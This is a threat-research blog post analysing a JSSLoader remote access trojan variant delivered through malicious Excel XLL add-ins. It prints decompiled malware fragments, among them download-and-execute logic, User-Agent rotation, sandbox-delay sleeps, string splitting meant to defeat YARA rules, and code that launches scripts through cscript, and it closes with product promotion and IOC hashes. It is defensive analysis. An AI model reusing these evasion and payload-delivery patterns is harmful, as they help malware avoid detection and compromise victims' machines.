New JSSLoader Trojan Delivered Through XLL Files

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Posted by Hido Cohen on March 23, 2022

Morphisec Labs has observed a new wave of JSSLoader infections this year. We've tracked JSSLoader activity since December 2020 and published a thorough report on the Russian criminal hacking group FIN7's JSSLoader: The Evolution of the FIN7 JSSLoader. JSSLoader is a small, very capable .NET remote access trojan (RAT). Its capabilities include data exfiltration, persistence, auto-updating, additional payload delivery, and more.

Attackers are now using .XLL files to deliver a new, obfuscated version of JSSLoader. We explain how this new malware variant utilizes the Excel add-ins feature to load the malware and inspect the changes inside.

Infection Chain





Figure 1: From .xll file to JSSLoader

This infection chain is similar to other XLL infections. The victim receives a malicious attachment, either an XLM or XLL file, inside an email. Once the attachment is downloaded and executed, Excel loads and executes the malicious code inside the .xll file, which then downloads the payload from a remote server. The payload is a new, similar variant of JSSLoader.

XLL Excel Add-in

The first stage of the malware responsible for downloading JSSLoader into an infected machine uses an Excel add-in file, denoted by an XLL file extension. Because the file isn't signed, a popup displays for the user before executing:



Microsoft Excel Security Notice

Microsoft Office has identified a potential security concern.

Warning: There is no digital signature available.

File Path:


This application add-in has been disabled. Add-ins might contain viruses or other security hazards.

More information

Enable this add-in for this session only.
Leave this add-in disabled.

Figure 2: Microsoft security popup

Each XLL file must implement and export the xlAutoOpen function. This function is called by Excel whenever an XLL is activated. In our case, the malicious activity is located at the end of xlAutoOpen:




```
loc_10034123:
call    mw_load_library
call    mw_download_and_execute
mov     G_xlAutoOpen_called, 1
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
xlAutoOpen endp
```

Figure 3: Malicious code inside xlAutoOpen

Before exiting from the function, the malware loads itself, the .XLL file, into memory (not relevant to the attack) and calls the mw_download_and_execute function.

This function is responsible for downloading the payload from a remote server. An attacker uses a different User-Agent between samples to help avoid network signature-based security solutions.




```
retries_countdown = 10;
v22 = 0;
while ( 1 )
{
  hSession = WinHttpOpen(L"Paris", 1u, 0, 0, 0);
  if ( hSession )
    break;
  Sleep(0x3E8u);
  if ( --retries_countdown <= 0 )
    return;
}
```

```
retries_countdown = 10;
v22 = 0;
while ( 1 )
{
  hSession = WinHttpOpen(L"curl/7.78.0", 1u, 0, 0, 0);
  if ( hSession )
    break;
  Sleep(0x3E8u);
  if ( --retries_countdown <= 0 )
    return;
}
```

Figure 4: User Agent changes between samples

Once downloaded, the XLL file creates a temp file with a DNA prefix using a GetTempFileNameW API call and executes it as a new process.




```
GetTempPathW(0x200u, (LPWSTR)&wszObjectName);
lstrcpyW(prefix, L"DNA");
GetTempFileNameW((LPCWSTR)&wszObjectName, prefix, 0, (LPWSTR)&wszObjectName);
retries_countdown = 10;
while ( 1 )
{
  hPayloadFile = (char *)CreateFileW((LPCWSTR)&wszObjectName, 0x40000000u, 0, 0, CREATE_ALWAYS, 0x80u, 0);
  if ( hPayloadFile != (char *)-1 )
    break;
```

Figure 5: Temporary file creation

New Obfuscation Layer

Look carefully at the dropped sample and compare it with a JSSLoader sample. They share the exact same execution flow. So, what's different? This variant introduces a new layer of string obfuscation, renaming all functions and variables names.



```
private static int Main(string[] WLiLastMany)
{
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    int result;
    if (!CCreateFirstLocal.hBenchVerifyFit())
    {
        result = -1;
    }
    else
    {
        Thread.Sleep(1000);
        CLocalNumberTesla.LlastManySecond = 34;
        Thread.Sleep(1000);
        int[] array = new int[179990000];
        Thread.Sleep(1000);
        int num = Environment.TickCount & int.MaxValue;
        for (int i = 0; i < 17900002; i++)
        {
            array[i] = Environment.TickCount + i;
        }
        int num2 = Environment.TickCount & int.MaxValue;
        byte[] bytes = BitConverter.GetBytes(1953457527);
        byte[] bytes2 = BitConverter.GetBytes(1663987572);
        byte[] bytes3 = BitConverter.GetBytes(28015);
        byte[] bytes4 = BitConverter.GetBytes(791624307);
        byte[] bytes5 = BitConverter.GetBytes(1886680168);
        byte[] bytes6 = BitConverter.GetBytes(1869115503);
        byte[] array2 = COneNumberSwap.tTryxyzStartFetch(new byte[][]
        {
            bytes5,
            bytes4,
            bytes,
            bytes6,
            bytes2,
            bytes3
        });
        string @string = Encoding.UTF7.GetString(array2, 0, array2.Length - 2);
        if (num2 - num < 21)
        {
            Thread.Sleep(1800000);
        }
        CLocalNumberTesla.crainLastTicker = @string;
        CLocalNumberTesla.yBesideShowBend();
        Thread.Sleep(31000);
        CLocalNumberTesla.QfivedViaomiGamed = @string;
```

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```
private static int Main(string[] args)
{
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    Thread.Sleep(3000);
    if (!App.Initialize())
    {
        return -1;
    }
    int[] array = new int[18000000];
    int num = Environment.TickCount & int.MaxValue;
    for (int i = 0; i < 17900002; i++)
    {
        array[i] = Environment.TickCount + i;
    }
    int num2 = Environment.TickCount & int.MaxValue;
    byte[] bytes = BitConverter.GetBytes(1663987311);
    byte[] bytes2 = BitConverter.GetBytes(1819045731);
    byte[] bytes3 = BitConverter.GetBytes(1701144692);
    byte[] bytes4 = BitConverter.GetBytes(1769235301);
    byte[] bytes5 = BitConverter.GetBytes(791624307);
    byte[] bytes6 = BitConverter.GetBytes(1886680168);
    byte[] bytes7 = BitConverter.GetBytes(1702127980);
    byte[] bytes8 = BitConverter.GetBytes(28015);
    byte[] bytes9 = BitConverter.GetBytes(1818845558);
    byte[] array2 = AppInfo.Combine(new byte[][]
    {
        bytes6,
        bytes5,
        bytes3,
        bytes7,
        bytes9,
        bytes2,
        bytes4,
        bytes,
        bytes8
    });
    string @string = Encoding.UTF8.GetString(array2, 0, array2.Length - 2);
    AppParams.mainIntal = 37;
    AppParams.URL_GetCmd = @string;
    AppParams.URL_PutAnswer = @string;
    if (num2 - num < 21)
    {
        Thread.Sleep(1801800);
    }
    AppParams.InstallParams();
    Thread.Sleep(20000);
```

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
Figure 6: Comparison of Samples

In order to evade static threat scanners, this variant has a simple string decoding mechanism:




```
string str2 = "C:\\Windows\\System32\\";
AppInfo.SysInfo = AppInfo.EscapeStringValue(AppInfo.GETCMDDATA(str2 + "systeminfo" + str, ""));
```

```
byte[] bytes2 = BitConverter.GetBytes(0x575C3A63);
byte[] bytes3 = BitConverter.GetBytes(0x65747379);
byte[] bytes4 = BitConverter.GetBytes(0x5C32336D);
byte[] bytes5 = BitConverter.GetBytes(0x535C7377);
byte[] bytes6 = BitConverter.GetBytes(0x6F646E69);
byte[] array2 = COneNumberSwap.tTryxyzStartFetch(new byte[][]
{
    bytes2,
    bytes6,
    bytes5,
    bytes3,
    bytes4
});
string string2 = Encoding.UTF7.GetString(array2, 0, array2.Length);
byte[] bytes7 = BitConverter.GetBytes(0x6F66);
byte[] bytes8 = BitConverter.GetBytes(0x6E696D65);
byte[] bytes9 = BitConverter.GetBytes(0x74737973);
byte[] array3 = COneNumberSwap.tTryxyzStartFetch(new byte[][]
{
    bytes9,
    bytes8,
    bytes7
});
string string3 = Encoding.UTF7.GetString(array3, 0, array3.Length - 2);
byte[] bytes10 = BitConverter.GetBytes(0x6F637069);
byte[] bytes11 = BitConverter.GetBytes(0x6769666E);
byte[] array4 = COneNumberSwap.tTryxyzStartFetch(new byte[][]
{
    bytes10,
    bytes11
});
string string4 = Encoding.UTF7.GetString(array4, 0, array4.Length);
COneNumberSwap.EnumberTickerBuawei = COneNumberSwap.kCompleteUpdateMix(string2 +
  string3 + @string, "");
```

Figure 7: New variant's string obfuscation

This version appears focused on breaking the string-based YARA rules used in the wild. It does so by splitting the strings into substrings and concatenating them at runtime.



```
public static void cFinishSubscribeShow(byte[] UMaxLiChalk, ref NRootPonyWill
  nManyRootMirs, bool nSecondCountLast)
{
    string str = "C:\\Wind";
    str += "ows\\Sys";
    str += "tem32\\cs";
    Process process = CManyLoopWall.iEnforceDataValidate(str + "cript" +
      CManyLoopWall.OgamedApplSecond, "");
    string text = CManyLoopWall.rcountWallRain;
    if (!Directory.Exists(text))
    {
        Directory.CreateDirectory(text);
    }
    if (text[text.Length - 1] != '\\')
    {
        text += "\\";
    }
    string text2 = text + Path.GetRandomFileName();
    string @string = Encoding.UTF7.GetString(UMaxLiChalk);
    if (nSecondCountLast)
    {
        string str2 = "//e:v";
        str2 += "bsc";
        str2 += "ript ";
        process.StartInfo.Arguments = str2 + text2;
    }
    else
    {
        string str3 = "//e:js";
        str3 += "cript ";
        process.StartInfo.Arguments = str3 + text2;
    }
    File.WriteAllText(text2, @string);
    CManyLoopWall.hUpdateNotStart(process);
}
```

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```
public static void FuncEJS1(byte[] theData, ref AnswerData theAnswer, bool isVBS)
{
    string text = Environment.ExpandEnvironmentVariables(AppCmd.GetDataDir());
    Process process = AppCmd.NewProcess("C:\\Windows\\System32\\cscript" + AppCmd.szEXE);
    if (!Directory.Exists(text))
    {
        Directory.CreateDirectory(text);
    }
    if (text[text.Length - 1] != '\\')
    {
        text += "\\";
    }
    string text2 = text + Path.GetRandomFileName();
    string @string = Encoding.ASCII.GetString(theData);
    if (isVBS)
    {
        process.StartInfo.Arguments = "//e:vbscript " + text2;
    }
    else
    {
        process.StartInfo.Arguments = "//e:jscript " + text2;
    }
    File.WriteAllText(text2, @string);
    process.Start();
}
```

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Figure 8: Strings obfuscation comparison

This New Malware Variant Evades Traditional Security

Morphisec Labs will continue to monitor the evolution of JSSLoader and its delivery methods. Although it didn't present new capabilities, this new JSSLoader variant is a worry. Especially for organizations relying on their next-generation antivirus (NGAV) or endpoint detection and response (EDR) to stop it. Most NGAV and EDR solutions won't detect day zero .XLL files hiding a JSSLoader. It can take days or weeks before signatures are deployed, all while attackers have free reign inside your network.

However, Morphisec's Moving Target Defense (MTD) technology instantly stops these and other unknown and zero-day attacks. It uses system polymorphism to unpredictably hide application targets, operating system targets, and other critical asset targets from adversaries. This leads to a dramatically reduced attack surface.

Gartner analysts have called Moving Target Defense a "game changer." MTD can uniquely detect and stop ransomware, zero-day, and other advanced attacks that bypass NGAV, EDR, and other defenses. Learn more about Moving Target Defense and why Gartner cited this technology in its report: Emerging Trends and Technologies Impact Radar for Security.

Indicators of Compromise (IOCs)

XLLs	d42dfbeba20624a190cf903d28ac5ef5e6ff0f5c120e0f8e14909fec30871134
	a8da877ebc4bdefbbe1b5454c448880f36ffad46d6d50083d586eee2da5a31ab
	8783eb00acb3196a270c9be1e06d4841bf1686c7f7fc6e009d6172daf0172fc6
	7a234d1a2415834290a3a9c7274aadb7253dcfe24edb10b22f1a4a33fd027a08
	c6224a579fcef3b67c02dabe55cc486a476e10f7ab9181a91c839fa3de0876fd

	8b76c48088a56532f73389933737af0cbe7a404e639ec51136090c7d8c8207c9 48053356188dd419c6212e8adb1d5156460339f07838f2c00357cfd1b4a05278
	da480b19c68c2dee819f7b06dbfdba0637fea2c165f3190c2a4994570c3dae2a
	910b6f3087b1d5342a2681376c367b53e30cf21dd9409fb1000ffb60893a7051
	de099bf0297de8e2fad37acc55c6b0456d1fd98a6fc1fbc381759e82a4e207c3
	ee8f394d9e192c453d47a0c57261a03921dcbb97248a67427cb6fc6d8833c8a0
	a29c97cb43cd16fad9276e161017ae654eb9cc989081c7584f8f14a3795deb0e
JSSLoader	154186b5e0f5fae753a1f90c93a7150927bd03017e55f44abf21a5a08b7ec4ba
	38700a77355cdcc7804c53fa95072cd44835ac775fb6d16f8bd345e8ab13d353
	576560ada2906c22ca777ac51ed6f2b99086b94bbe44d86b82abe7d77736ba6a
